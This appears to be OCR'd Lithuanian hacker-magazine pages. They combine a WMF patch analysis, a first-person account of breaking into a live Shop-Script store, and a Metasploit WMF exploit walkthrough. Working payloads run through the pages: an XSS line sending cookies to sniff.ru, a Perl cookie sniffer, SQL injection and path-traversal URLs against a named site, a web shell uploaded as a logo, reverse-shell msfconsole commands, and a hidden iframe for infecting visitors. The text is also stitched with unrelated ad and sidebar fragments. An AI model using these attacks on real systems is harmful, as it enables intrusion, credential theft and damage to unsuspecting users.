[Kaip apsisaugoti] Prieš pradedant saugotis būtų gerai išsiaiškinti, ar tavo sistema pažeidžiama? Be abejo, galima pasinaudoti Ilfako WMF checker'iu, tačiau jis veikia tik NT sistemose. Pabandykime jį papildyti: imame *wmfhdr.wmf*, papildome jį *CCh* ir sušeriam skirtingoms grafinėms programoms. Jeigu sistema pažeidžiama, tai ekrane pasirodys kritinės klaidos pranešimas, *o EIP rodys į INT 03h. Tai reiškia, kad kirminas tave gali užpulti* bet kurią sekundę ir užkrėsti, jeigu, aišku, to dar nepadarė.

Oficialų „Microsoft" pataisymą gali rasti adresu: *www.microsoft.com/technet/security/Bulletin/ms06-001.mspx* bei mūsų diske. Kaip visada, tai riebi (mažiausiai pusė megabaito) byla, kuri daro neaišku ką ir neaišku kodėl.

Naujų pataisymų įdiegimą dažnai lydi problemos, kurios išlenda visiškai netikėtose vietose. Ką daryti? Ogi štai ką. Dabar mes su tavimi pažiūrėsime, kas yra šio pataisymo viduje.

Visų pirma, iš disko pasiimk pataisymą (Windows2000-KB912919-x86-ENU.EXE), paleisk *hiew* ir šioje byloje surask signatūrą MSCF. Ji čia turėtų būti mažiausiai dviejose vietose. Pirmą kartą — vykdomoje įdiegėjo byloje (poslinkis 01006022h), antrą — *cab* archyvo pradžioje (01006888h), prieš kurią paprastai eina ilga DINGPADDINGXXPAD grandinė, palikta norint išlyginti, o toliau — netvarkingai išmėtyti bylų pavadinimai.

Užvedame kursorių prie MSCF, spaudžiam <*>, tada <Ctrl>+<End>. Nuspaudžiam <*> dar kartą ir su <F2> kopijuojame išskirto bloko turinį į bylą (pavadink ją bet kaip, pavyzdžiui, *archyvas.cab*). Ištrauktą *cab* archyvą galima lengvai išpakuoti su bet kokia populiaria archyvavimo programa. Jame esminės bylos yra šios:

* GDI32.DLL. Ši biblioteka buvo atnaujinta: pasikeitė data ir dydis, beje, dydis sumažėjo, kas „Microsoft" nėra būdinga. Sprendžiant pagal laiką, biblioteka buvo sukompiliuota 2005 metų gruodžio 29 dieną, 13:17:07, o paskutiniai pakeitimai atlikti 2005.12.30/08:16, kas byloja apie tai, kad programuotojai sureagavo operatyviai, o visą likusį laiką užėmė testavimas arba iš viso neaišku kas.
* MF3216.DLL. Ši byla nebuvo pakeista.
* SPMSG.DLL. Resursas su tekstiniais pranešimais.

Taigi šiame atnaujinime nėra nieko baisaus, todėl tu gali be baimės jį pas save įdiegti :). Nors aš apsiriboju Ilfako atnaujinimu.

[Beje, apie Ilfaką] Ilfaku aš tikiu labiau, nei savimi. Jo programavimo patirtis milžiniška, be to, prie pataisymo pridedami išeities tekstai (*http://castlecops.com/downloads-file-499-de-*

tails-WMF_hotfix_source_code.html*), iš kurių aišku, kaip jis veikia. Jau sukompiliuotą bylą galima gauti iš čia: *http://castlecops.com/downloads-file-496-details-Ilfaks_Temporary_WMF_Patch.html*. Įdiegėjas mažytę (vos 3 Kb) biblioteką *wmfhotfix.dll* nukopijuoja į sisteminį *Windows* katalogą ir modifikuoja sisteminio registro šaką *HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs*, taip suprojektuodamas šią DLL į visus USER32.DLL užkraunančius procesus.

Iš ten (iš *DllMain*) jis užkrauna GDI32.DLL, nustato *Escape* funkcijos adresą ir, su *VirtualProtect* iškvietimu iš anksto priskyręs reikiamus atributus, į jos pradžią įrašo mažytį *thunk*, kuris analizuoja argumentus, ir jeigu *func == SETABORTPROC*, tai grąžina *xor eax, eax/pop ebp/retn 14h*.

Kai kurios antivirusinės programos ir apsaugos sistemos (pavyzdžiui, *Lavasoft's Ad-Watch*) neleidžia programoms modifikuoti *AppInit_DLLs* šakos bei automatiškai atstato jos turinį. Šiuo atveju Ilfako pataisymas nesuveiks — prieš tai reikėtų rankiniu būdu nuraminti įsisiautėjusį „sargą". Beje, norint laikinai atjungti šį pataisymą, pakanka pervadinti *wmfhotfix.dll*.

[Pabaiga] Surasta klaida eilinį kartą patvirtina liūdną teiginį: „Microsoft" gaminama programinė įranga katastrofiškai nepatikima ir skylėta kaip rėtis. Kritiškai svarbiose vietose geriau naudoti alternatyvias operacines sistemas, pavyzdžiui, BSD arba... *Windows 98*. Labai įdomu, tačiau dabar atakuoti 9x kur kas sudėtingiau, nei NT, todėl joje kirminai praktiškai neplinta.

[GDI32.DLL viduje] GDI32.DLL disasembliavimą geriausia pradėti nuo funkcijų PlayMetaFileRecord/PlayEnhMetaFileRecord. Funkcija PlayMetaFileRecord veikia kaip didelis switch, kurio case šakose įkurdintos iškviečiamos GDI funkcijos, o PlayEnhMetaFileRecord naudoja lentelinį iškvietimo metodą:

Disasembliuotas PlayEnhMetaFileRecord fragmentas iš GDI32.DLL W2KSP4

```
.text:77F70CB7    mov     ebx, [ebp+arg_C]
.text:77F70CBA    push    esi
.text:77F70CBB    push    edi
.text:77F70CBC    mov     eax, [ebx]
.text:77F70CBE    cmp     eax, 1
.text:77F70CC1    jb      short loc_77F70CDF
.text:77F70CC3    cmp     eax, 7Ah
.text:77F70CC6    ja      short loc_77F70CDF
.text:77F70CC8    push    [ebp+arg_10]
.text:77F70CCB    mov     ecx, ebx
.text:77F70CCD    push    [ebp+arg_8]
.text:77F70CD0    push    [ebp+arg_4]
.text:77F70CD3    call    off_77F7B62C[eax*4]
```

Nuosekliai perrinkinėdami vieną funkciją po kitos, žiūrime, ar jos vietoje vieno iš savo argumentų nepriima callback'ų (šią informaciją galima gauti ir iš SDK), o jeigu priima, tai ar leidžia perduoti rodyklę WMF bylos viduje. Įtariu, kad tai ne paskutinė GDI skylė :)



Nevertėtų pamiršti, kad visi įsilaužėlių veiksmai prieštarauja įstatymams, todėl šis straipsnis pateiktas tik pažintiniais tikslais. Straipsnio autorius ir žurnalo redakcija neatsako už šios medžiagos panaudojimą neteisėtais tikslais.



Imamės parduotuvių kontrolės





Laužiam populiarų elektroninės prekybos varikliuką

TAI, KAD ELEKTRONINĖSE PARDUOTUVĖSE MAŽAI SKYLIŲ, NĖRA TUŠTI ŽODŽIAI. BUGTRAQ'E ĮVEDĘS ŽODĮ „SHOP", AŠ PAMAČIAU TIK KELETĄ 2000 METŲ NUORODŲ, PORĄ PASYVIŲ XSS'Ų IR 2001 METAIS IŠPUBLIKUOTĄ UŽUOMINĄ APIE SQL INJEKCIJĄ. MANE TAI SMARKIAI NUSTEBINO IR AŠ NUSPRENDŽIAU IŠTAISYTI ŠIĄ SITUACIJĄ. MAN NET PASIDARĖ ĮDOMU SURASTI SKYLĘ KOKIAME NORS NEMOKAMAME PARDUOTUVĖS VARIKLIUKE.

[Apie viską iš eilės] Viskas prasidėjo nuo to, kad aš per ftp prisijungiau prie serverio, kuriame buvo hostinama mano svetainė. Tarp keleto katalogų mano dėmesį patraukė vienas, kuris vadinosi Shop ir kurio aš prieš tai nė karto nebuvau matęs. Jame buvo saugoma daugybė įvairiausių skriptų. Atidaręs šį katalogą su naršykle, aš galutinai įsitikinau, jog tai internetinė parduotuvė. Pasirodo, mano draugas ir antras mūsų svetainės administratorius nusprendė ištestuoti šį varikliuką. *„Suknistas komersantas"*, — pagalvojau aš. Na, gerai, susidomėjęs ir aš į jį užmesiu akį :).

[Pradėsim] Parsisiuntęs ir įdiegęs e–shop'ą į savo diską, aš ėmiausi tyrinėjimų. Šis varikliukas vadinosi paprastai — *Shop-Script 2.0*. Kaip ir priklauso visiems šiuolaikiniams varikliukams, informacijos saugojimui buvo naudojamas duomenų bazių serveris. Po pirmosios „paciento" apžiūros iš karto buvo aptikta keletas klaidų. Praktiškai niekur nebuvo tikrinama, ar kintamuosiuose nėra specialiųjų simbolių, o po penkių išeities tekstų tyrinėjimo minučių *man* net pasirodė, kad šio varikliuko kūrėjai iš viso nieko nežinojo apie *web* aplikacijų saugumą :). Man pasirodė tikrai komiška, kad elektroninės prekybos varikliuką kuriantys programuotojai nė nesusimąsto apie savo programos saugumą. Nors galbūt yra taip, kad jie tai darė specialiai? Kad ir kaip ten bebūtų, mums tai tik į naudą. Pastudijuokime klaidas.

[Pirmoji klaida — XSS] Jeigu užsakymo apiforminime į bet kurį asmeninės informacijos (telefonas, adresas ir t.t.) lauką įterptume eilutę

[Velykinis RST kiaušinis]
Ne tiek jau daug žmonių žino, kad rusų komandos RST sukurtame megapopuliariame web shelle yra „velykinis kiaušinis" — apsilankymų skaitliukas, kuris statistikoje parodo įdiegto shello adresą (*Referrer* laukas). Parsisiųsti skriptą su iškirptu skaitliuku galima iš čia:

```
<script>alert()</script>
```

Tai atvaizduojant šią informaciją bus pateiktas perspėjimas *(alert())*.
Įdomu, ar šis kodas bus vykdomas administratoriaus skydelyje? Peržiūrint vartotojo informaciją neatsidarė jokie papildomi langai — kodas nebuvo vykdomas. Tačiau pakanka tokiam piktam vartotojui užsisakyti prekę, o administratoriui peržiūrėti naujus užsakymus, kaip kenksmingas kodas bus įvykdytas ir mūsų atveju pasirodys langas su perspėjimu. Parašyti administratoriaus sausainukus *(cookies)* išsiunčiantį skriptą — techninis dalykas ir jau senai praeitas etapas, tiesa?
Pavyzdinis xss kodas būtų maždaug toks:

```
<script>document.write('<img width=1 height=1 src="http://sniff.ru/picture.jpg?'+document.cookie+'">');</script>
```

Norint sėkmingai atakuoti, į savo serverį reikia persiųsti maždaug tokį perl skriptą:

```
Pažangaus perl sniferio kodas
#!/usr/bin/perl
$LogFile="log.txt"; # kelias iki log bylos
$mlength=50; # maksimalus įrašų skaičius
print "Location: image.gif\n\n"; # padarom nukreipimą (redirect) į paveiksliuką
read(STDIN, $input, $ENV{'CONTENT_LENGTH'}); # nuskaitome užklausos duomenis
$input = $ENV{'QUERY_STRING'} if $ENV{'QUERY_STRING'};
$input =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;
$now_string = localtime; # gauname užklausos laiką ir HTTP_REFERER
$ref = $ENV{'HTTP_REFERER'};
# nuskaitome logą į masyvą
open (LOG,"$LogFile") || die "Can't open $LogFile: $!\n";
@LOGtext=<LOG>;
close (LOG);
open (LOG, ">$LogFile"); # atidarome logą įrašymui
# išsaugojame užklausos duomenis
print LOG "[$now_string] IP=$ENV{'REMOTE_ADDR'} REFERER=$ref QUERY=$input\n";
# likusius logus išsaugojame taip, kad logo bylos ilgis neviršytų mlength
$counter=1;
foreach $LOGitem (@LOGtext)
{
if ($counter<$mlength){ print LOG "$LOGitem"; };
$counter++;
};
close (LOG); # uždarome logą
exit;
```

Pateiktas skriptas leidžia sekti IP adresą, Referrer lauką ir gauti skriptui perduotus laisvai pasirinktus duomenis. Skriptas vartotojui grąžina paveiksliuką, nugvelbia jo sausainukus ir nesukelia įtarimų.

[Antroji klaida] Įdarbinus paieškos sistemą (net nesakysiu kokią), buvo pasirinkta su Shop-Script veikianti svetainė. Savaime suprantama, prieš tai aš nepamiršau apie savo anonimiškumą.
Svetainėje prekiavo kažkokiais baldais, nors man tai buvo visiškai nesvarbu :). Mano tikslas buvo vienas — gauti priėjimą prie administravimo arba duomenų bazės.



Internete jau gana senai galima gauti žymaus elektroninio aukciono eBay išeities tekstus. Jeigu tu nori pasijausti rimtu klaidų ieškotoju, paieškos sistema padės tau surasti šiuos įdomius kodus :).

Neturėdamas pakankamų žinių apie *sql-injection*, aš vis dėlto bandžiau išgauti informaciją iš DB. Taip aš atlikau keletą eksperimentų, vienas kurių atrodo taip:

```
http://mebelart.com/index.php?categoryID=666+union+select+null,null,null,null,null,null,null,null,null,null,null,null,null,null,null/*
```

tačiau stulpelių kiekis nesutapo (norint parinkti išrenkamų laukų skaičių, reikėjo pasinaudoti skriptu arba padaryti tai rankiniu būdu — red.past.).
Kitaip tariant, aš negavau reikiamo efekto. Tuomet nusprendžiau į visą šį reikalą įtraukti savo pažįstamą, kuris neblogai gaudosi *sql* injekcijoje. Jis buvo pernelyg plepus ir mestelėjo keletą idėjų:


```
http://mebelart.com/index.php?categoryID=-1%20union%20select%20load_file('/etc/passwd')%20from%20admin/*

http://mebelart.com/index.php?categoryID=-1%20union%20select%20password%20from%20admin/*
```

Tačiau įgyvendinti jo pasiūlymą man taip pat nepavyko, todėl aš nusprendžiau ataką atidėti kitai dienai.

[Nauji sprendimai] Tiesą sakant, aš visai nenorėjau administratoriaus sausainukus gaudyti su CSS. O išgauti duomenų iš bazės taip pat niekaip nepavyko. Atrodė, kad išeities nėra ir kad teks tenkintis tik pažeidžiamumų egzistavimo faktu. Tačiau tuomet aš pagalvojau, kad jeigu sistemoje yra dvi klasikinės klaidos, kodėl gi nepabandžius atrasti ir trečios? :) Ir iš tiesų, intuicija manęs nenuvylė. *index.php* skriptas turi parametrą *aux_page*, būtent jis galėjo skaityti serverio bylas.
Neilgai galvojęs, nusprendžiau peržiūrėti sisteminių vartotojų vardus. Pakišęs serveriui *aux_page=../../../../../../etc/passwd*, aš pamačiau visus sisteminius vartotojus.
Peržiūrėjęs parduotuvės varikliuko kodą, suradau įdomią bylą *connect.inc.php*, kuri buvo kataloge *cfg*. Šioje byloje buvo saugojama visa prisijungimo prie DB informacija, t.y. serveris, vartotojo vardas, slaptažodis ir parduotuvės administratoriaus vartotojo vardas. Taigi aš serveriui sušėriau parametrą *aux_page*, vietoje kurio reikšmės buvo ../cfg/connect.inc.php — skriptas man parodė tuščią puslapį, tačiau peržiūrėjęs jo išeities tekstą *(source)* aš pasiekiau pageidaujamą rezultatą: ten aš radau prisijungimo prie DB duomenis. Tada aš į anksčiau nulaužtą serverį persiunčiau RST komandos sukurtą skriptą *sql.php* (šiuo tikslu taip pat tiks ir programa *SQLog*) ir prisijungiau prie duomenų bazės.
Dabar DB mano rankose. Toliau — dar gražiau. Greitai perėjęs per lenteles, aš radau dar vienos užduoties sprendimą. Pasirodo, skriptas administratoriaus vartotojo vardą ir slaptažodį saugo lentelėje *ss_customers*, kas daroma be jokio šifravimo, atviru tekstu. Įvedęs šiuos duomenis pagrindiniame svetainės puslapyje, aš pakliuvau į administravimo zoną. Štai ir viskas. Užduotis įvykdyta.

[Tai dar ne pabaiga] Prieš mane puikavosi administravimo puslapis. Mačiau du naujus užsakymus.
Aš pagalvojau, jog būtų galima pakeisti kokios nors sofutės kainą į kur kas mažesnę ir užsisakyti ją sau su pristatymu į namus. Tačiau kadangi baldų pas mane ir taip užteko, o papildyti



Nė nemėgink jungtis adresu www.target.com/admin.php, kadangi tavęs ten niekas neleis :). Įėjimo į administravimo zoną duomenys įvedami pagrindiniame puslapyje.

artimiausią kalėjimą taip pat nesinorėjo, aš nesiėmiau šių karštligiškų kliedesių realizacijos :). Po to aš pagalvojau apie naivių klientų kreditinių kortelių duomenis, tačiau panašaus pobūdžio informacijos rasti nepavyko. Čia buvo tik adresai, pavardės, telefonai ir t.t.
Aš turiu pilną priėjimą prie duomenų bazės, prie administravimo skydelio, ko dar trūksta iki pilnos laimės? Teisingai, shello :).
Administravimo skydelis pasirodė besąs ganėtinai funkcionalus, tačiau jame kažkodėl nebuvo pasirinkimo „Persiųsti shellą“ :).
Iš pradžių aš pamaniau, kad gauti web shellą šioje mašinoje bus paprasčiau nei paprasta, deja, klydau. Visur, kur tik įmanoma, įterpinėjau banalią eilutę *<?php system("id"); ?>*: iš pradžių į naujienų bloką, po to į „Apie parduotuvę“ ir „Pristatymas ir apmokėjimas“ puslapius, tačiau niekur nebuvo išvedama man reikalinga informacija.

[Persiunčiam shellą] Tada aš iš inercijos bakstelėjau į „Kategorijos ir prekės“. Ten man buvo siūloma sukurti naują kategoriją. Čia mane sudomino punktas „Logotipas“, kurį buvo siūloma užkrauti iš kompiuterio. Manau, kad numatyti tolimesnius mano veiksmus labai paprasta. Aš įžūliai užkroviau bylą *sh.php*, kuri buvo šiek tiek modifikuotas RST shellas.
Elektroninės parduotuvės sistemoje nebuvo nė užuominos apie bylos praplėtimo ar turinio patikrinimą. Svetainėje aš pasirinkau ką tik sukurtą kategoriją, užvedžiau pelės kursorių virš kategorijos paveiksliuko, kontekstiniame meniu pasirinkau *Open image* ir gavau pilnavertį *web* shellą :).
Serveryje veikė fryškė. Nenorėdamas išsiduoti, persiunčiau į serverį kitą shellą ir pašalinau prieš tai parduotuvėje sukurtą kategoriją.


duomenų bazės konfigas


prisijungėme prie db


lentelė su admino vartotojo vardu ir slaptažodžiu


administravimo skydelis

persiųsim mūsų shellą

iš pagrindinio puslapio užeiname į administravimo skydelį


patogus web shellas

vartotojų prisijungimo vardai

Manau, nė neverta pasakoti apie tai, ką dabar galima padaryti su sistema ir kaip ją galima panaudoti savo tikslais. Apie tai jau per daug parašyta.

[The end] Kiek vėliau antram mūsų svetainės adminui aš papasakojau apie tai, kiek skylių turi *Shop-Script*, ir šis su dideliu apmaudu iš serverio išmetė šį rėtį.
Dabar supranti, kaip kartais nerimtai kai kurie žmonės žiūri į elektroninę komerciją. Rimta firma gali sukurti svetainę su *Shop-Script* varikliuku, koks nors hakeris juos nulauš, po ko gali būti paviešinta informacija apie parduotuvės klientus, ko rezultate firma praras ne tik autoritetą, bet ir nemažus pinigus.
Internete *Shop-Script* varikliukas pakankamai populiarus, o atlikus nedidelį su šia sistema veikiančių svetainių auditą paaiškėjo, kad 80% jų yra pažeidžiamos. Aš manau, kad internetinės parduotuvės turi būti griežtai kuriamos pagal užsakymą. Svetainę vis tiek kas nors gali nulaužti, tačiau saugumas bus bent šiek tiek didesnis. Naudotis CMS, kurio kodas atviras visam internetui, gali tik nedidelės parduotuvės, kuriose perkama kartą per mėnesį :). Tokiu atveju dėl nulaužimo patirti nuostoliai nebus dideli.
Peržiūrėjęs dar keletą serverių, kuriuos man po užklausos *„inurl:index.php?aux_page=“* pateikė *Google*, nustebau dvejose svetainėse pamatęs DB duomenis, kurie buvo saugomi aukščiau aprašytame serveryje. Kažkoks gudrutis su šiuo elektroninės prekybos varikliuku buvo paleidęs tris parduotuves ir, savaime suprantama, visos jos buvo pažeidžiamos :).

Sony Ericsson

GAUK 3
PRAMOGAS
NEMOKAMAI!

NERK Į PILDYK
MOBILŲJĮ
INTERNETĄ!

PILDYK
.TELE2.

PILDYK PIGIAUSIA

Užsisakyk PILDYK mobilųjį
internetą ir 3 mokamas pramogas
padovanosime!
Akcija galioja visą vasarą!

Daugiau informacijos – tel. 1570 (PILDYK vartotojams),
tel. 8 670 22 222 (kaina kaip skambučio į
TELE2 tinklą) ir www.golive.lt.

042

Metalinksmybės praktiškai

Praktinis WMF bylų apdorojimo pažeidžiamumo panaudojimas

TU BE JOKIOS ABEJONĖS GIRDĖJAI APIE NAUJĄ MEGAPOPULIARIĄ „MICROSOFT" PRODUKTŲ KLAIDĄ, KURI LEIDŽIA DARYTI TIKRUS STEBUKLUS. NORI SVETAINĖS LANKYTOJUI PERSIŲSTI TROJANĄ? NIEKO NĖRA PAPRASTESNIO! REIKIA SUORGANIZUOTI CONNBACK PRIĖJIMĄ PRIE SHELLO? KAS PER KLAUSIMAI! NORI NUGVELBTI SLAPTAŽODŽIUS IR VISA KITA? ELEMENTARU! PAČIAME NAUJAMEČIO ŠURMULIO ĮKARŠTYJE VIEŠA TAPUSI KLAIDA IR ŠIANDIEN GRŪMOJA PIRŠTELIU VISIEMS WINDOWS VARTOTOJAMS, KURIE NESIRŪPINA SAVO SISTEMOS ATNAUJINIMU. ŠIANDIEN AŠ PAPASAKOSIU APIE TAI, KAIP TINKLO ATMATOS, NIEKŠAI IR BJAURYBĖS PRAKTIŠKAI IŠNAUDOJA ŠĮ KENKSMINGĄ EKSPLOITĄ.

[Tu jau supratai?] Tai žinoma, kad supratai. Kalbu apie tas pačias WMF bylų apdorojimo klaidas, kurioms paskirtas šiame numeryje publikuojamas didelis Kriso Kasperskio straipsnis. Ten Krisas pasakoja apie klaidos atsiradimo istoriją, parodo, kaip ją dauginimuisi išnaudoja kirminai ir kaip veikia visi jo išbandyti eksploitai. Tačiau viskas, apie ką jis ten kalba, pateikiama iš rimtos sisteminės pusės. Mūsų tikslas šiandien — išsiaiškinti, kaip tinklo niekšai praktiškai išnaudoja internete pateiktus eksploitus. Pasakysiu dar daugiau: aš pats priklausau šiems tinklo parazitams ir todėl viską dėstysiu pirmu asmeniu. Šiandien aš papasakosiu apie tai, kaip aš linksminausi ir pokštavau su savo draugais.

[Visų pirma] Ką reikia pirmiausia padaryti? Teisingai: iš pradžių reikia iš vienos iš daugelio svetainių, kuriose jis pateiktas, parsisiųsti eksploitą. Aš pasinaudojau šia nuoroda: *www.securitylab.ru/poc/extra/243579.php*. Jeigu tu tingi šią nuorodą kopijuoti iš žurnalo, gali pasinaudoti securitylab'o svetainėje prieinama paieška arba tiesiog eksploito išeities tekstą pasiimti iš disko. Nepamiršk, kad jį naudodamas už viską atsakai tu pats.

Po pirmo žvilgsnio į eksploitą nepasišventusiam žmogui iškyla daugybė klausimų. Iš tiesų, ką reiškia eksploito pradžioje pateiktos eilutės?

```
package Msf::Exploit::ie_xp_pfv_metafile;
use strict;
```

Kažkas nesuprantamo. Greita programos apžiūra leidžia manyti, jog tai *Perl* skriptas. Tačiau kodėl jame nėra pažįstamos eilutės, kurioje nurodomas kelias iki interpretatoriaus? Čia kažkas ne taip. Ir iš tiesų, norint visame tame susigaudyti, reikia suprasti eksploito antraštėje pateiktą anglišką tekstą: „Ši byla — *Metasploit Framework* dalis ir gali būti platinama taip, kaip tau norisi; paskutinę *Framework* versiją galima parsisiųsti iš *www.metasploit.com*". Šis sakinys greičiausiai privertė tave dar labiau susimąstyti. Jeigu taip, tai tau būtų naudinga daugiau sužinoti apie *Metasploit Framework*. Paskaityti apie šį ambicingą projektą gali atitinkamoje iškarpoje. O aš savo ruožtu pereinu prie kenksmingosios praktikos :).

[Piktoji praktika] Metasploit projektas pilnai parašytas su Perl, todėl jį vykdyti galima beveik bet kurioje platformoje. Man patogiausia pasinaudoti *FreeBSD* shellu.
Parsisiunčiame projektą:

```
wget http://www.metasploit.com/tools/framework-2.5-snapshot.tar.gz
```

Jį išarchyvuojame:

```
tar xzvf framework-2.5-snapshot.tar.gz
cd framework-2.5
```

Projekto kataloge tu rasi nemažai bylų ir subkatalogų. Katalogas su eksploitais pavadintas atitinkamai — *exploits* :). Būtent ten guli visi prieinami sploitai, kiekvieno jų praplėtimas — *.pm*. Jeigu tu šiame kataloge padarysi *ls*, tai tarp visų pateiktų eksploitų pamatysi vieną pavadinimu *ie_xp_pfv_metafile.pm*. Tai ir yra tas visraktis, apie kurį mes šiandien kalbame. Kaip matai, naujasis eksploitas jau užkrautas į bazę ir laukia, kada mes jį panaudosime.

[Pradedame nuodijimą]Pagrindinė programa, su kuria aš dirbsiu, vadinasi *msfconsole*. Kaip ir visa kita, ji parašyta su *perl*. Paleidžiu programą:

```
./msfconsole
```

Prieš mane pasirodo savotiška komandinė eilutė, su kuria tolimesnis bendravimas atrodo taip:

```
msf > use ie_xp_pfv_metafile
msf ie_xp_pfv_metafile > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf ie_xp_pfv_metafile(win32_reverse) > set LHOST 218.10.30.191
LHOST -> 218.10.30.191
msf ie_xp_pfv_metafile(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Waiting for connections to http://0.0.0.0:8080/anything.wmf
```

Pirmojoje eilutėje aš nurodau, kokį eksploitą ruošiuosi naudoti — *ie_xp_pfv_metafile*. Po to apibrėžiu, kokį shellkodą aš noriu





svetainė su prieinamais win32 skirtais Framework shellkodais






metasploit.com svetainėje galima lengvai ir paprastai sukonstruoti praktiškai bet kokiems poreikiams tinkamą shellkodą

įvykdyti. *www.metasploit.com* svetainėje pateiktų *win32* shellkodų bazėje yra galybė shellkodų ir jų aprašymų. Aš naudosiu *win32_reverse*: shellkodas paleis *cmd.exe*, prisijungs prie mano serverio ir per „pypkę" (*pipe*) susijungs su *Windows* komandine aplinka. Norėdamas shellkode nurodyti, kur reikia jungtis, aš apibrėžiu privalomą parametrą LHOST (218.10.30.191). Čia taip pat galima nurodyti ir parametrą LPORT, nurodantį *tcp* jungties numerį, prie kurio jungsis shellkodas. Tačiau mane tenkina ir reikšmė pagal nutylėjimą (4321). Derėtų pastebėti, kad pats *ie_xp_pfv_metafile* eksploitas gali perimti šiuos grįžtamuosius susijungimus, todėl visai nereikia naudotis *netcat*.


Po to, kai visi privalomi shellkodo parametrai nurodyti, aš įvedu pačią maloniausią pasaulyje komandą exploit. Tada sploitas praneša, jog jis paleido lokalų *web* serverį (per 8080 jungtį) ir laukia, kol kas nors iš jo parsisiųs bylą *anything.wmf*. Kaip tu pameni, 0.0.0.0 adresas parodo tai, kad *perl* skriptas gauna visas sistemoje prieinamas sąsajas. Pavyzdžiui, mano atveju nuodingasis *web* serveris veikė per 218.10.30.191:8080. Čia 218.10.30.191 — išorinės tinklo plokštės adresas. Pats metas kuriam nors bičiuliui pakišti nuodingąją nuorodą.

[Pakišam nuorodą] — Girdi, man jau nurovė stogą. Stebėk, kaip kieta: *http://218.10.30.191/anything.wmf*

Vienos tokios frazės pakaks, kad bičiulis Saulius tuojau pat paspaustų ant nuorodos. Kenkėjiškas paveiksliukas bus persiųstas į jo mašiną ir atidarytas su standartiniu XP peržiūros įrankiu. Kaip tik šiuo metu jo procesorius pradeda vykdyti mano instrukcijas, kurios realizuotos shellkode. Pagaliau pirmasis baitas ištrūksta iš jo modemo ir skrenda į mano serverį: užmezgamas ryšys su *cmd.exe*, ir aš gaunu pilną priėjimą prie jo sistemos. Tiksliau šnekant, tai yra pipe'as su *cmd.exe*. Galima peržiūrėti, kokios bylos yra ant jo darbastalio. Pašalinam visas nereikalingas. Prisijungiame prie *ftp* serverio ir parsisiunčiam įdomesnius dalykus. Galų gale



štai kaip praktiškai atrodo WMF eksploito panaudojimas



prieinamų eksploitų sąrašas

ant darbastalio sukuriame 1000 tekstinių bylų, kurių turinys toks: „Hello, jaunuoli! Linksmų Joninių! Cha-cha! Sveikinimai Hakeriui, ponui Dievui ir V.Adamkui!".

[Be dėmesio] Pats supranti, jog mūsų pasirinkta taktika — tai vienkartinis pokštas draugui. Jeigu nori kažko daugiau, tai reiktų veikti ne taip tiesmukiškai. Geras būdas — kenksmingą paveikslėlį išsaugoti bet kokiame per internetą prieinamame serveryje, o po to į visas įmanomas vietas įterpinėti šį html kodą:

```
<iframe height=0 src="http://jono.serveris.org/fuck.wmf">
```

Visi šio puslapio su tokiu kodu lankytojai parsisiųs kenksmingą paveikslėlį ir įvykdys ten įmontuotą shellkodą, kuris gali daryti ką tik nori. Dar viena gera mintis turėtų patikti lokalių tinklų su daugybe bendrų resursų vartotojams. Pakanka upload kataloge sukurti subkatalogą „fresh porno", į kurį galima įmesti 10 pornūchos paveikslėlių ir vieną mūsiškį, hakerišką. Po kiek laiko pamatysi, kaip visi šį katalogą atsidarę vartotojai įvykdys tavo shellkodą.

[„Metasploit" idėjos]

Šiaip tai žodis *Framework* turėjo tave priversti susimąstyti apie kažkokią virtualią mašiną, tarpinį baitkodą ir taip toliau. Tačiau viskas kur kas paprasčiau. Čia pagrindinė idėja tame, kad įvairių klaidų naudojimui ir testavimui racionalu sukurti patogų branduolį, prie kurio galima prijungti pačius įvairiausius eksploitus. Kadangi eksploito vykdomas shellkodas gali keistis, protinga būtų sukurti dažniausiai naudojamų shellkodų bazę. Taip pat būtina, kad valdantis branduolys leistų į sploitus įterpti įvairius shellkodus.

Kitaip tariant, *Metasploit Framework* — tai *perl* programa, kuri leidžia prijungti specialiu formatu parašytus eksploitus ir į juos įterpti bet kokį prieinamą shellkodą. Iš viso eksploitų bazėje yra daugiau nei šimtas kenksmingų programų, o skirtingų shellkodų kiekis kelia įspūdį!

Amžinai gyventi neuždrausi

Kompiuterinių žaidimų nulaužimas savomis rankomis

NEMIRTINGUMAS IR PILNAS ŠAUDMENŲ KOMPLEKTAS PRAKTIŠKAI BET KOKIAME ŽAIDIME — TAI VISIŠKAI NESUDĖTINGA! TAU REIKĖS TIK *HEX* REDAKTORIAUS IR KELIOLIKOS MINUČIŲ LAISVO LAIKO. ŠIANDIEN IŠMUŠĖ VALANDA: AŠ PASIDALINSIU SU TAVIMI SENOVINIAIS ALCHEMIKŲ RECEPTAIS, KURIE MUS PASIEKĖ NUO *ZX-SPECTRUM* LAIKŲ IR SUKAUPĖ MILŽINIŠKĄ POTENCIALĄ.

